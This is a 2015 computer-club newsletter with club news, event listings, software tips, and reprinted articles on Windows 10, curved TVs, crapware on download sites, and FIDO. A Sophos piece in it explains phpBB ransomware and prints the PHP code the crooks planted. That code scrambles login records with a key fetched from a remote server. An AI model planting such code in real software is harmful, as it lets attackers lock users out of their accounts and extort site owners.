



2015

Microsoft
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Refurbisher

The Next General Meeting of CCCGC will be **March 3, 2015**



Charlotte Bytes

Editor
A Yvette Pilch

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Official Publication of the Charlotte County Computer Group Corp.
PROMOTING COMPUTER LITERACY AND EDUCATION IN CHARLOTTE COUNTY

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No. III

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The President's Platform by Ron Wallis, President CCCGC



It looks like Microsoft is going to have a hit with Windows 10. There is a lot of talk about it on the net and most everything we hear is good. Those of us who have been playing with it for several months now, think it is going to be the best Windows yet.

One exciting feature is that it will be a free upgrade for anyone running Windows 7, 8, or 8.1 for one year from the date of release.

That is the official word from Microsoft. The release date is not known yet, but rumors are from mid June to mid October.

It has also been noted in tech talk that Microsoft will tighten identity and access control. They will add major security enhancements to Win 10. It may be a problem for some users that do not keep track of their password info. It will mean that users will need to become familiar with two factor authentication, know as (2FA). The second factor will be a PIN or biometric, such as fingerprint.

Windows 10 will continue to offer in the OS anti-virus and anti-malware technologies. It will extend the capabilities of Windows 8 so that any app on a phone, mobile or desktop can be signed as trustworthy. Only trustworthy apps will be allowed on Windows 10 PC's and phones.

What Apps Microsoft will determine as trustworthy may mean that some of the users' apps on Win 7 or 8 won't be allowed on Windows 10.

Ron

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Computer Drawing

Richard Duval had the ticket for this cute notebook. It almost fit in his pocket and away it went.

50/50 Winner

John Palmer finally won and was happy about it. Every meeting night, he made sure he got his tickets since his class usually runs late. Tonight his number hit. He will definitely find something to spend the money on.



Door Prize Winners



- Left To Right**
- Roberta Wagner
 - David Robertson
 - Joanne Nicholson
 - Carolyn Laurenz
 - Lydia Rist

WELCOME

New Members

| | | |
|-----------------------|------------------------|---------------------------|
| Lowell Barnett | JoAnn Friess | Thomas Friess |
| John Fuelling | Andrew Kniffin | Karen Sue Marcanio |
| Jeanne Raney | Barbara Roduner | Larry Rodunder |
| Cynthia Sheik | Henry Wagley | Ruth Wagley |
| Donna Waltz | Keith Waltz | Kathy Wich |
| Larry Wich | John Boeyen | Ed Lastrom |
| Jean Lastrom | Leola Slagle | Lowen Slagle |

The Executive Board and Members of CCCGC welcome each of you to the group. We're Here To Help. Membership Has Its Privileges.

If you have any questions, concerns or need computer help, please contact us at the office. We will endeavor to help you any way we can.

Program High-Lights

There were 73 member in attendance.

Ron Wallis explained exactly what the Computer Group is all about.

We have different sections of our group, one called members help. We take a members computers and fix the software issues. We install programs like CCleaner, Malware Bytes, Super AntiSpyware and Microsoft Essentials and run them to clean them out before we give the computers back to the owners.

We accept all types of computer related equipment. We remove the hard drive from a tower or laptop and put it on the desk for wiping. We check out the tower to make sure the power supply works, if it has a COA (Certificate of Authenticity) showing the previous OS, then we install a cleaned hard drive and start installing the operating system from a master disk. The Operating System once installed needs to be updated and it takes longer to install the updates than it does to install the OS. Once the updates are finished, we install free maintenance programs, get the monitor working, check the keyboard and mouse and then number the system. The towers that don't have COA's or don't have enough mhz or have broken cd rom doors are designated as no good and end up being recycled. That explains how we recycle to help the community.

For about five years, the computer group has been fixing members personal computers. In most cases, viruses appear on the computers and we recommend free programs to clean them up. We fix software issues and determine if the computer has hardware issues. Also, it is strongly recommended that your computers get backed up regularly.

We conduct free classes for our members and give individual tutoring by appointment. Depending on how busy we are, sometimes we are able to sit down with members and go over the programs and fix problems they run into.

No matter how you cut it, we have saved our members many hundreds of dollars in repairs.

We have a dedicated group of techs and enjoy solving problems.

L ydia



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For more information go
to www.cccgc.info
View/download Bytes
Please be sure to
register online for
classes

Classes & Events Calendar

March 2015

CCCGC Events Calendar

| Sunday | Monday | Tuesday | Wednesday | Thursday | Friday | Saturday |
|---|---|---|---|---|---|----------|
| 1 | 2 | 3 <u>General Meeting</u> 7:15 PM Classes 5:00 PM 6:00 PM | 4 | 5 <u>Open Forum</u> 2 to 4 PM Dick Evans | 6 | 7 |
| 8 | 9 <u>Libre Office</u> 2 to 4 PM John Palmer | 10 | 11 <u>Maintenance</u> 2 to 4 PM Ron Wallis | 12 <u>Open Forum</u> 2 to 4 PM Dick Evans | 13 | 14 |
| 15 | 16 <u>Tablet Class</u> 2 to 4 PM Yvette Pilch | 17 | 18 <u>Reflect Backup</u> 2 to 4 PM Ron Wallis | 19 <u>Open Forum</u> 2 to 4 PM Dick Evans | 20 | 21 |
| 22 | 23 <u>Libre Office</u> 2 to 4 PM John Palmer | 24 <u>Windows 8.1</u> 2 to 4 PM Ron Wallis | 25 <u>Maintenance</u> 2 to 4 PM Ron Wallis | 26 <u>Board Meeting</u> 6:30 PM | 27 | 28 |
| 29 | 30 <u>Windows 8.1</u> 2 to 4 PM Yvette Pilch | 31 | | | | |
| NOTICE All Non Meeting Night Classes will be held in Our CCCGC Office. | | | | | Notes: OFFICE HOURS: 10:00 AM-2:00 PM MONDAY -FRIDAY Please sign up for classes ONLINE: http://www.cccgc.info | |

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Scott Baty will give a presentation this month on the features of Picasa. Don't miss it!

Picasa is an image organizer and image viewer for organizing and editing digital photos, plus an integrated photo-sharing website, originally created by a company named Lifescape (which at that time may have resided at Idealab) in 2002.

In July 2004, Google acquired Picasa from Lifescape and began offering it as freeware.

"Picasa" is a blend of the name of Spanish painter Pablo Picasso, the phrase mi casa (Spanish for "my house") and "pic" for pictures (personalized art).

Organization and editing, Picasa has file importing and tracking features, as well as tags, facial recognition, and collections for further sorting. It also offers several basic photo editing functions, including color enhancement, red eye reduction, and cropping.

Other features include slide shows, printing, and image timelines. Images can also be prepared for external use, such as for e-mailing or printing, by reducing file size and setting up page layouts. There is also integration with online photo printing services.

Other simple editing features include adding text to the image. Picasa supports Google's WebP image format as well as the JPG format and most Raw image format (RAW files).

A user can view and edit RAW files and save the finished edit (as JPG, or other forms) without any changes to the original RAW file.

Native applications for Windows XP, Windows Vista, Windows 7, and Mac OS X (Intel only) are available from Google. For Linux, Google has bundled Wine with the Windows version to create an installation package rather than write a native Linux version, but this version is severely out of date (the latest Windows version, however, can be run with Wine; see the Linux section). There is also an iPhoto plugin or a standalone program for uploading photos available for Mac OS X 10.4 and later.


Picasa is a free software download from Google that helps you:

Locate and organize all the photos on your computer

Edit and add effects to your photos with a few simple clicks

Create great galleries with just a few clicks

Can update your Picasa Web Albums automatically



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Review Of The Best Cloud Storage Services

By Mark Hornby PC Expert

Choosing the best cloud storage provider is a tough decision, there are many options online now so we have created this website to allow cloud storage users to add comments and feedback about their experience so you can make an informed decision on the best cloud storage company for you. We have reviewed over 50 of the world's leading cloud storage companies testing their service for speed, reliability, security, ease of use, cost and their support. We believe trust, reliability and security to be the most important factors so use this guide to help you find the best cloud storage provider. View the current top 10 best cloud storage services below:

| Trend | Company | Price | Storage | Score/Rate | |
|-------|-------------|---------------------|-----------|------------|--|
| UP | Just Cloud | Free (Limited Time) | Unlimited | 98% | Read Review http://www.thetop10bestonlinebackup.com/online-backup-reviews/justcloud/review |
| ? | Zip Cloud | \$4.95 | 250GB | 97% | Read Review http://www.thetop10bestonlinebackup.com/online-backup-reviews/zipcloud/review |
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Cryptography, Denial of Service, Featured, Ransomware

New-style ransomware locks out your customers - demands money to let them log back in

by Paul Ducklin on February 4, 2015

A boutique Swiss security outfit recently wrote about a sneaky new sort of ransomware.

It's an intriguing story.

The crooks, it seems, decided to take it out on company X by means of extortion: encrypt customer data, and then offer the decryption key for a price.

There are several unobvious ways to do this, such as:

Hack into the network, shut down the network-facing part of the web servers, scramble everything you can find, and make your demand.

Compromise the web servers with an exploit kit, foist ransomware on everyone who logs in, and extort money piecemeal from every customer.

Foist ransomware on everyone who logs in, and tell them to get the company to pay.

And so on: you can probably think of your own ways in which crooks could attack (and thinking of them is not some kind of "security sin" – understanding your enemy helps you predict and prevent possible problems).

In this case, however, the crooks took a surprisingly low-key, annoyingly simple, and hard-to-spot approach.

Take over the login database

X was using phpBB for its online customer forum.

So the crooks broke in and hacked the PHP code that dealt with the user database.

Basically, the database engine itself was slightly modified so that user login data was scrambled with a key held by the crooks when it was saved, but quietly decrypted when it was read out.

On the surface, everything was hunky-dory, but the raw data underneath was shredded cabbage.

The key was never actually stored on the hacked server, but was instead fetched into memory at startup time from a dodgy remote server operated by the crooks:

```
class Cipher {
    private $securekey, $iv;
    function __construct($textkey) {
        $this->securekey = hash('sha256', $textkey);
        $this->iv = mcrypt_create_iv(32);
    }
    function encrypt($input) { return base64_encode(mcrypt_encrypt(MCRYPT_RIJNDael, $this->securekey, $input, MCRYPT_MODE_CTR, $this->iv)); }
    function decrypt($input) { return trim(mcrypt_decrypt(MCRYPT_RIJNDael, $this->securekey, base64_decode($input), MCRYPT_MODE_CTR, $this->iv)); }
}
$key = file_get_contents('https://xxx.xxx');
$cipher = new Cipher($key);
```

① Applied when saving data

② Applied when retrieving data

③ Key is saved off-site



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Cryptography, Denial of Service, Featured, Ransomware

Come the day, apparently after about two months, and the crooks removed the decryption key from their dodgy server.

So, even though the vast majority of the forum data was intact, and accessible, and archivable, and online...

...customers couldn't log in, because their usernames had suddenly changed from JIMMY to FKOVWH3Z7LUV.

Worse, of course, their password hashes were scrambled too.

So who knows what password could possibly produce the required hash and unlock each account?

So customers started calling up to say, "We can't log in."

Recovery, first attempt

Oh no! What to do? You recover from a backup, of course.

Except that your backups for the past two months include shredded-cabbage login data.

What next?

Recovery, second attempt

One thing you could do, but it wouldn't be an exercise to be undertaken lightly, would be to trawl laboriously through all your databases, either automatically, manually, or using a bit of both, and work out what users had been transformed into which weird names.

Then you could reset their passwords, and email them with their new, unusual, usernames as a temporary measure.

It would be ugly, but it would work. Oh no!

The crooks scrambled usernames, passwords, and email addresses.

So even if you can fix JIMMY's account, you can only let him know by emailing him by emailing someone called RDoj2PM4 AT yivLUZ6aabF DOT GzO3.

Recovery, third attempt

Guess what happens next? A message arrives. Would you like to buy the decryption key?

There's no indication of how much the crooks in this case asked for, or whether X eventually paid up (the impression given is that the company did not).

But it's an interesting reminder of how security on your server is as much about your customers and your reputation as it is about your server.

It's also a reminder of how, even when the bulk of your database records look fine, crooks could have put a customer-facing spanner right in the works.

NB. Although this particular attack seems like a one-off, Sophos products detect the PHP components used to initiate this compromise as Troj/PHPRansm-A, and block connections to the crooks' key server. Just in case.





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


By MatthewA - January 12, 2015

How to download YouTube videos as MP3s without additional software

Read more at <http://dottech.org/172286/how-to-download-youtube-videos-as-mp3s-without-additional-software-tip/#H064DLDCrEfsuaGg.99>

Some YouTube videos might have great soundtracks, and you can convert them to MP3s without any extra software. The video2mp3 website includes a YouTube video to MP3 conversion tool. It's one of the best YouTube to MP3 converters that has cutting-edge burst and multi-threaded technology.





First, open the video2mp3 conversion tool in the shot below from this page. Then you'll need to find a YouTube video to convert to MP3. So copy a YouTube video URL with the Ctrl + C hotkey.

Then you can paste that into the video URL text box with Ctrl + V. Press the Convert button to convert the video to MP3. An orange progress bar will flash up, and once done the page below opens.


Read more at <http://dottech.org/172286/how-to-download-youtube-videos-as-mp3s>

Now you can save your YouTube MP3 by pressing the Download your MP3 file button. Then press the Firefox download button on the toolbar as in the shot below, and click the MP3 from there to open it. The MP3 will begin playing in your default media player. Alternatively, press the Get it now button to set up a ringtone with the MP3.



This can be a great way to obtain free soundtracks from YouTube videos.

Check out some of the YouTube music videos and then convert them to MP3 from video2mp3.



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Computer Help from your Friendly How-To Geek

Why Would You Want a Curved TV or Computer Monitor?

Curved TVs were everywhere at CES 2015. We're not exaggerating: Almost all the TVs being shown off were curved instead of flat! But what's the advantage of a curved TV, anyway?

It wasn't all about TVs. Samsung was showing off curved computer monitors, too. 4K TVs will be useful someday, but we're not so sure about curved TVs.



Curved Displays, What?

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Remember when "flat screens" were the hip new thing? Those old CRT monitors curved outward toward you, and flat screens seemed like the future.

Well, curved displays are "in" again — at least, TV and computer monitor manufacturers want you to think so. Remember, though — these are the same manufacturers who were pushing 3D TV just a few years ago, and they've now given up on those 3D TVs.

Curved TVs and computer monitors are exactly what they sound like. The display isn't a flat screen, but curved — around your face, in theory — to provide a wider field of view. TV manufacturers seem to think this is more immersive.

The Major Downsides

Manufacturers just haven't put together a really compelling argument for curved displays. They feel a bit like technology for the sake of technology. And no, lines like "Curved objects are a relief and pleasure trigger in our brains" at the Samsung booth don't count as a good argument!

Samsung, LG, Sony, TCL, and various other TV manufacturers figured out how to produce curved TVs and they're showing off by doing so. They're a new thing they couldn't manufacture just a few years ago.

There are several big problems with curved TVs. The biggest issue is the precise viewing angle they require. To get the ideal image, you need to be directly in front of the curved TV. If you're a bit off to the side, that curved display just won't look quite right. That may not be the biggest problem, but what if you have other family members or friends watching the curved TV with you? Curved TVs aren't really good for a larger number of people. (And good luck mounting a curved TV on a wall!)

To fix this problem, Samsung and LG both demonstrated "flexible" TVs last year at CES 2014. Press a button on the TV remote and it will transform between a flat screen and a curved screen. Samsung and LG weren't showing that off this year, and it'd be a pretty silly thing to buy even if they were selling it. After all, a flexible TV would be way more expensive than even a curved TV.

Curved TVs are more expensive to manufacture, and they're also more expensive to buy. You have to pay quite a bit more for a curved screen than a flat screen. And, quite frankly, they don't necessarily look any better when you're standing in front of them. They're impressive from a technology standpoint, but they look a bit weird — a nice flat panel would be just fine.



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Why Would You Want a Curved TV or Computer Monitor?

Conclusion from page 10

The Theoretical Advantages

Curved screens theoretically provide a larger field of view and a more “immersive” experience. To really get those benefits, you’d need a massive 100-inch screen, and you’d need to be sitting close to it. That might give you a more “cinematic” experience. But you probably don’t want a TV that huge, and you probably don’t want to sit that close. If you have a smaller TV like most people do, a curved display really doesn’t make sense.

At CES 2015, TCL showed off a 110-inch curved 4K TV. At such sizes, a curved screen might make more sense so you can see every bit of that massive display at once. But you won’t be owning a product like that any time soon, as TCL doesn’t even have any plans to sell it. They just wanted to one-up Samsung.



Samsung is currently selling a 55-inch curved 4K TV for \$1800 on Amazon. The curved display will really only be useful if you’re sitting directly in front of the TV and a lot closer than you’d normally sit. It’s just a gimmick at that size.

A curved display can also theoretically reduce glare on the TV itself, but that didn’t seem very noticeable to us. If you want to reduce glare, there are better things you can do that won’t have a negative impact on your viewing angles.

And Curved Computer Monitors?

RELATED ARTICLE

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4K computer monitors have been quickly dropping in price, and you can now buy them for less than \$500. 4K TVs... [Read Article] <http://www.howtogeek.com/206710/should-you-buy-a-4k-computer-monitor/>

All of the above advice is basically true for computer displays, too. Unless you really understand why you’d want a curved display for your computer, don’t get one. You could probably get several good flat panels for the same price and place them side-to-side in a dual-monitor or triple-monitor configuration. Multiple monitors would be more useful and functional, too.

You might want a 4K computer monitor, but you probably don’t want a curved one!

Ultimately, curved displays will allow new types of technology to exist. A wristband with a display that curves around your wrist makes sense — Samsung’s Galaxy Fit works in exactly this way. A curved smartphone display could potentially make some sense, too. But the 50-inch TV in your living room doesn’t need to be curved — that’s just a gimmick you’ll pay more for.

We recommend not buying a curved TV. Manufacturers haven’t actually explained why we’d want one yet. It’s pretty cool that they can make curved displays — **if only they had an actual reason to make them!**



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Yes, Every Freeware Download Site is Serving Crapware (Here's the Proof)

When we wrote about what happens when you install the top ten apps from CNET Downloads, about half of the comments were from people saying, "Well you should download from a trusted source." The only problem is that there isn't a freeware download site that is free of crapware or adware. And here's the result of our investigation to prove it.

RELATED ARTICLE

Here's What Happens When You Install the Top 10

Download.com Apps <http://www.howtogeek.com/198622/heres-what-happens-when-you-install-the-top-10-download-com-apps/>

We installed the top 10 apps from Download.com, and you'll never believe what happened! Well... I guess maybe you might have... [Read Article]

We were unable to find a single freeware download site that isn't listing **bundleware awfulness**, and while a few of them attempt to do the right thing and alert you when something is bundled, it's just not good enough. Nobody reads the fine print, just like nobody reads the installers when they are clicking through.

And some of these installers are extremely tricky. They move the buttons around. They change the text or, in some cases, they make it look exactly like a terms and conditions screen. They hijack browsers, insert ads, and they even use hidden services with deep dark API functions. The latest trend is pushing lookalike copies of Google Chrome with adware bundled directly into them.

We're just going to go through the list of all the top sites and illustrate all of the crappy adware awfulness that is being bundled. Because the fact is that everybody is doing it to some extent by providing downloads that include this nonsense — the worst offenders are adding their own install wrapper to make sure that you get punished. Note that we aren't talking about Ninite (which we do recommend) in this article because that isn't so much a download site as it is a service to install software while skipping the crapware.

Freeware isn't actually free software, and we're all paying for it now.

Download.com / CNET Downloads

We don't really need to include this since we already covered what happens when you download from them, but hey, it was a fun trip through the mire of awfulness. They still remain the kings of bundled nonsense. We hear they might challenge John Edward and Justin Bieber next year for the biggest douche in the universe award.

Tucows This site is an abomination and should be removed from the Internet. It's actually probably worse than Download.com — almost everything in their top downloads list is a scammy fake scareware application that screams about your PC being broken even though it's a fresh install.





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Continued from page 12

And then they are wrapping their awful crapware wrapper on top of it, which hijacks your browser, injects ads everywhere, and installs even more crapware. Somebody should be ashamed. Maybe Download.com will have some competition for that award after all.

FileHippo Ask.com us no more questions, because you are full of lies. I forget how that rhyme goes.

Sure enough, the first thing we downloaded off FileHippo included bundled nonsense and the awful Ask toolbar, and then the next screen tried to install some Search App, and the next one a weather checker, and the next one tried to install the same scammy fake registry cleaner that Download.com tried to stick us with. That's four pieces of crapware for the price of one! Why couldn't they just stick us with the horrible Trovi adware and get it over with?

The really annoying thing with this particular one is that on every screen, they changed the order of the buttons and what they said, so you not only had to really read carefully and uncheck things, but you had to do something different on each page.

Softpedia Remember that Chuck Norris movie, Delta Force? We should watch that again.

We had a bunch of people tell us that Softpedia is a good place to download stuff from. So we clicked on a link for Unlocker from their homepage, and immediately we were told that the Delta Toolbar is popular and it makes browsing and searching faster and easier! Boy are we missing out on something.

To be fair, wayyyy down at the bottom of the page they do tell you that it's ad supported and that you should be careful. Because we all like to read every single word on a page before clicking to download that app that we really wanted. Oh, so this page is

copyrighted for 2015? Good to know. All rights reserved? Now we can safely close the tab.

Users are advised to just use Linux and get it

⚠ Users are advised to pay attention while installing this ad-supported application:

- Offers to change the homepage for web browsers installed in the system
- Offers to change the default search engine for web browsers installed in the system
- Offers to download or install software or components (such as browser toolbars) that the program does not require to fully function

over with.


Weirdly that Delta toolbar failed to install, even though we tried to. Which is a pity, because I wanted to see how terrible it is.

SnapFiles We were pleasantly surprised that SnapFiles puts a notice higher up on the page — once you click to download the application — but just like the rest, there are loads of crapware bundling apps to be had.

This one installed all sorts of stuff, but the kicker was a Chrome lookalike called "Safer Browser" that is literally a version of



Charlotte Bytes



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Yes, Every Freeware Download Site is Serving Crapware (Here's the Proof) Continued from page 13

We feel so Safer and Securer. We've got this warm feeling... **from our computer melting.**

We've noticed that the latest trend is creating fake versions of Chrome with adware being bundled with them.

FreewareFiles

We tried to install it but it just kept buffering.


This site is weird because they don't really provide downloads, they just link to the direct download links on other sites. So they have no way of ensuring quality at all, because that site could just replace the files with crapware installers.

The other problem is that half the downloads don't have any installer... it's just a .JAR file or a .XPI file or something. So while they aren't providing crapware on every single thing, they also aren't really very user friendly either.



NoNags There was another really awful crapware offer after this one.


NoNags is a software download site that goes to great lengths to provide spyware and adware-free downloads... for their paying members. For everybody else, you have to click a link to download from the original website, which will often be replaced with crapware bundling nonsense.



We'll have to commend these guys, because as we were browsing around we noticed that they actually took down a lot of the download links for stuff that has gone to the dark side. But it didn't take very long to find something that is bundling crapware.

Google Chrome blocked the adware download. In unrelated news, this malware redirects your browser to Bing.

So if you want to pay for a membership, you can get some freeware that has been checked for spyware. Or you could just spend money on quality paid software and help a programmer pay his bills.



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SourceForge Their download buttons say "Trusted for open source". I don't think it means what they think it means.

Like everybody else, SourceForge has now joined the dark side, and they are providing downloads with bundled nonsense under a program they call DevShare. Thankfully it is opt-in so the project owners must agree to do it, and we can be even more thankful that not everybody has done so, but based on what we've seen elsewhere, it's only a matter of time. The people behind FileZilla don't have the open source spirit, apparently, because they decided to opt in to crapware ads.

They also claim to filter through the offers and only offer non-malware, but based on what we've seen, the definition of malware is a gray area. The bundle installer also weirdly accesses all of your browser cookies from all of your installed browsers. We're not sure what's up with that.

Maybe somebody with some hacker skills can figure out what is going on here.

So if you see "Installer Enabled" on a SourceForge download, it means you are about to be punished for something.

Don't click it.

Note that the screenshot in the first picture was taken a while ago and the at the time of writing of this article, the installer didn't have any current offers to show, although we're wondering if that's because we are running in a virtual machine. We'll keep testing.

MajorGeeks Extended Warranty? How could I lose? We had more geeks write in defending MajorGeeks as a trusted source than any other site, so we were really hoping that they would be the one site that doesn't allow any bundled crapware. Sadly, that's not the case. The first thing we downloaded — some stupid screensaver — included four pieces of really terrible crapware, including two that had adware like ShopperPro and BoBrowser that just take over your system.

It's worth noting that if you know where to look, MajorGeeks does actually tell you which items contain bundled crapware, as they put the license as Bundlware for those terrible items. They also have a notice in red text in the description of the item that it contains adware, although just like Softpedia, it's too far down on the page.

LIARS!

| Time | Process Name | PID | Operation | Path |
|-----------|--------------------|------|-------------|--|
| 1:18:3... | FileZilla_3.9.0... | 3112 | ReadFile | C:\Users\Vowellheddings\AppData\Local\Google\Chrome\User Data\Default\Cookies |
| 1:18:3... | FileZilla_3.9.0... | 3112 | ReadFile | C:\Users\Vowellheddings\AppData\Local\Google\Chrome\User Data\Default\Cookies |
| 1:18:3... | FileZilla_3.9.0... | 3112 | CloseFile | C:\Users\Vowellheddings\AppData\Local\Google\Chrome\User Data\Default\Cookies |
| 1:18:3... | FileZilla_3.9.0... | 3112 | RegOpenKey | HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\App Paths\firefox.exe |
| 1:18:3... | FileZilla_3.9.0... | 3112 | RegOpenKey | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\firefox.exe |
| 1:18:3... | FileZilla_3.9.0... | 3112 | RegOpenKey | HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\firefox.exe |
| 1:18:3... | FileZilla_3.9.0... | 3112 | RegOpenKey | HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\firefox.exe |
| 1:18:3... | FileZilla_3.9.0... | 3112 | RegQueryKey | HKLM\SOFTWARE\Wow6432Node\Mozilla\Mozilla Firefox |
| 1:18:3... | FileZilla_3.9.0... | 3112 | RegOpenKey | HKLM\SOFTWARE\Wow6432Node\Mozilla\Mozilla Firefox |

Download
Installer Enabled



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Conclusion

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
Now if they would just make that warning in 40 point red font we'd be happier.

We actually talked to the owner of MajorGeeks about this, and he said that if he only listed freeware downloads that don't contain bundled crapware, he'd have almost no downloads to list and would just have to close up shop. So he makes

sure to mark things as containing bundled crapware, and there's a notice at the bottom. We wish the notice was bigger, and more prominent, but we'll have to give him credit for at least trying to do the right thing. And for testing every single thing that they put on the site before they put it up there.

You Should Download from the Official Site!

One of the most common responses to our article was that people should just download from the official site. And as everybody knows, you use Google to find anything.



Ohhh... that's unfortunate.

The ironic thing is that most of these downloads are hijacking your browser... away from Google.

Sadly, even on Google all the top results for most open source and freeware are just ads for really terrible sites that are bundling crapware, adware, and malware on top of the installer.

Most geeks will know that they shouldn't click on the ads, but obviously enough people are clicking those ads for them to be able to afford to pay the high per-click prices for Google AdWords.

So if you absolutely must download some stupid freeware from somewhere, you may as well punch yourself in the face. And then either find the real site (ignoring the ads) or use Ninite or test it out in a virtual machine first. Or consider just buying software from a programmer that deserves the money. Or maybe switch to OS X or Linux.

Because like we told you last time, when the product is free the real product is YOU.

NAKED SECURITY from SOPHOS by John Hawes on February 18, 2015

Featured, Microsoft

Windows 10 logo Microsoft recently released a statement announcing that its forthcoming revamp of Windows will be compliant with FIDO's specifications for advanced authentication.

The FIDO (**Faster IDentity Online**) alliance was formed in 2012 with the lofty aim of "developing specifications that define an open, scalable, interoperable set of mechanisms that supplant reliance on passwords to securely authenticate users of online services".

The alliance welcomed Microsoft in late 2013, by which time it already counted Google, PayPal and MasterCard among its members. The group launched its first set of specifications just a couple of months ago, in December 2014.

These specifications aimed to pin down how various types of password less and second-factor technologies - ranging from smartphone fingerprint readers to USB dongles - will interact with the various sites and services which want to use them to better identify their users.

Now Microsoft has stepped up to the plate and promised to make its glitzy new version of Windows compliant with those specifications, allowing all the devices and software already built along the lines provided by the spec to simply plug in and work when the new platform is released.

Or has it?

You would certainly think that from the headline of the Microsoft blog post making the announcement:

Microsoft Announces FIDO Support Coming to Windows 10

And also from most of the coverage the announcement has received, reveling in the prospect of a future free from the shackles of complexity, length and odd characters that current password systems keep us tangled up in.

Something in the wording of the Microsoft blog post doesn't sit quite right though; it seems a little misaligned with this joyous feeling.

It doesn't exactly say "Yea, for we have looked upon the FIDO specification and seen that it is the way and the truth, and we shall follow that way".

Rather it reads as follows: Microsoft has contributed design inputs to the Fast IDentity Online (FIDO) Alliance, to be incorporated within FIDO 2.0 Technical Specifications.

And a little later: Our current implementation in the Windows 10 Technical Preview reflects our inputs into the FIDO 2.0 Specification Technical Working Group.

Now this may be overly skeptical, but that sounds a lot more like "Yea, we have developed our Windows 10, and we have gone to FIDO, and we have said look, this is how we're going to do it, so please rewrite your specification to fit our way of doing things."

This may be quite wrong of course; it could be that the 1.0 specification just needs a few minor tweaks, and that all those developers of products and websites and other in-betweeny things, the ones who have been beavering away over the last few months to make sure they fit in nicely with those (still pretty new) 1.0 specifications, are all OK and their work is done.

On the other hand, it could mean that something didn't sit nicely with the way Windows 10 was rolling along, and that there need to be some big changes made in the spec, which may well mean some headaches and extra work to do for everyone else.

That's the beauty of being a multi-hundredweight gorilla - once you've set your mind to something, it's pretty easy to get everyone else to agree to your way.

Perhaps coincidentally, FIDO recently reorganized its management, with Microsoft Group Program Manager Dustin Ingalls taking the reins as president.

Windows 10 will be released - according to those in the know - some time later in 2015, maybe around September. And it seems like it will almost certainly have some sort of "password replacement solution".

Which, potential implementation headaches aside, will surely be a good thing.

In the interests of neutrality, it's worth pointing out that other password-killing initiatives are also available.